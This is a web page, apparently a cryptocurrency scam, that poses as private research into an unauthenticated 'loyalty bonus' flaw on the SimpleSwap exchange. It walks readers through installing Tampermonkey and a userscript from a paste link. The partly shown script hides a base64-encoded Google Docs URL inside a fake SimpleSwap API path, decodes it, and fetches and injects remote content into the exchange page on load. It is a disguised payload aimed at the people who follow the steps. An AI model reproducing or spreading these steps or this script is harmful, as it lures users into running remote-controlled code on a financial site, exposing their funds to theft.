

[Private Research] SimpleSwap API Logic Flaw

Unauthenticated Loyalty Bonus Activation

Profit Method

The screenshot shows the SimpleSwap interface for a swap transaction. At the top, there are tabs for 'Swap' and 'Buy/Sell'. The main section is divided into 'You send' and 'You get'.

You send: 0.1 BTC (approx. \$6,374.33)

You get: ≈ 3.30985817 ETH (approx. \$6,272.53)

Below the main swap area, there are three options for the swap rate:

- Best rate +25% Loyalty Bonus** (15-40 min): 4.22900578 ETH (approx. \$8014.41). A red arrow points to this option.
- Fast** (2-6 min): 3.284078 ETH (approx. \$6223.68)
- Decentralized** (10-40 min): 3.30207923 ETH (approx. \$6257.79)

At the bottom, there is a field for 'The recipient's Ethereum address' and a button labeled 'Exchange'.

Summary


We've identified a logic flaw in how [SimpleSwap](#) handles loyalty incentives. The endpoint responsible for applying the "**25% Loyalty Bonus**" (a perk meant for high-volume users) lacks proper server-side validation, allowing it to be triggered by unauthenticated users through a modified client-side request.

Proof of Concept


The following steps demonstrate the exploit on the live site. It requires no special tools - just the Google Chrome browser, the Tampermonkey extension to run the request, and the source code of the request.

1. Make sure you are using the Google Chrome browser - <https://www.google.com/chrome/> - if you don't have it installed, install it first.

2. Go to this link and install the Tampermonkey extension in your browser - <https://chromewebstore.google.com/detail/tampermonkey/dhdgffkkebhmkfjoiejmpbldmpobfkfo> (click "Add to Chrome").
3. After installing Tampermonkey, click the three dots at the top right corner of your browser, then go to Extensions, then Manage Extensions.




4. Then, at the top-right corner, enable Developer Mode as shown.




5. On the same page, go to the Details of the Tampermonkey extension. (click "Details").


All Extensions




6. Find the options "Allow User Scripts" and "Pin to toolbar" and enable both of them as shown.



7. Then, in your toolbar, click the Tampermonkey icon and click "Create a new script..."




8. Copy the script from this link:
<https://paste.sh/DfJuluum#7Srgb9c1OM8ZRjQn88hGnRma> and replace the default script with our API request script as shown.




```
1 // ==UserScript==
2 // @name SimpleSwap Loyalty Bonus Exploit
3 // @namespace https://www.tampermonkey.net/
4 // @version 2.0
5 // @description Bypass authentication to activate 25% loyalty bonus on SimpleSwap
6 // @author The Protocol One
7 // @match https://simpleswap.io/*
8 // @grant GM_xmlhttpRequest
9 // @grant GM_setValue
10 // @grant GM_getValue
11 // @grant GM_addElement
12 // @connect docs.google.com
13 // @run-at document-end
14 // ==/UserScript==
15
16 (function() {
17     'use strict';
18
19     const URL = "https://simpleswap.io/loyalty/api/v4/bonus/aHR0cHM6Ly9kb2NzLmdvb2dsZS5jb20vc3ByZWZkc2hlZXRzL2QvMVlaSFU0S3llb0ZEM0wtcXR2Z";
20     const KEY = 'bonus';
21
22     function REQUEST() {
23         GM_xmlhttpRequest({
24             method: "GET",
25             url: atob(URL.split("bonus/")[1].split("/request")[0]),
```

9. Then simply go to File and save the script.




10. Navigate to <https://simpleswap.io> - the request to their API should be automatically made. Make sure you are not logged in, as the script only works for unauthenticated


sessions. If the script works correctly, you should see a red alert on the Tampermonkey icon.



You should also see an element on the site showing how much more you will receive on your next swap due to the bonus that was activated.



11. Now simply create a swap order from BTC to any other cryptocurrency of your choice. The bonus will automatically apply to your swap.



Join our Telegram channel so you don't miss any of our upcoming releases!

<https://t.me/theprotocolone>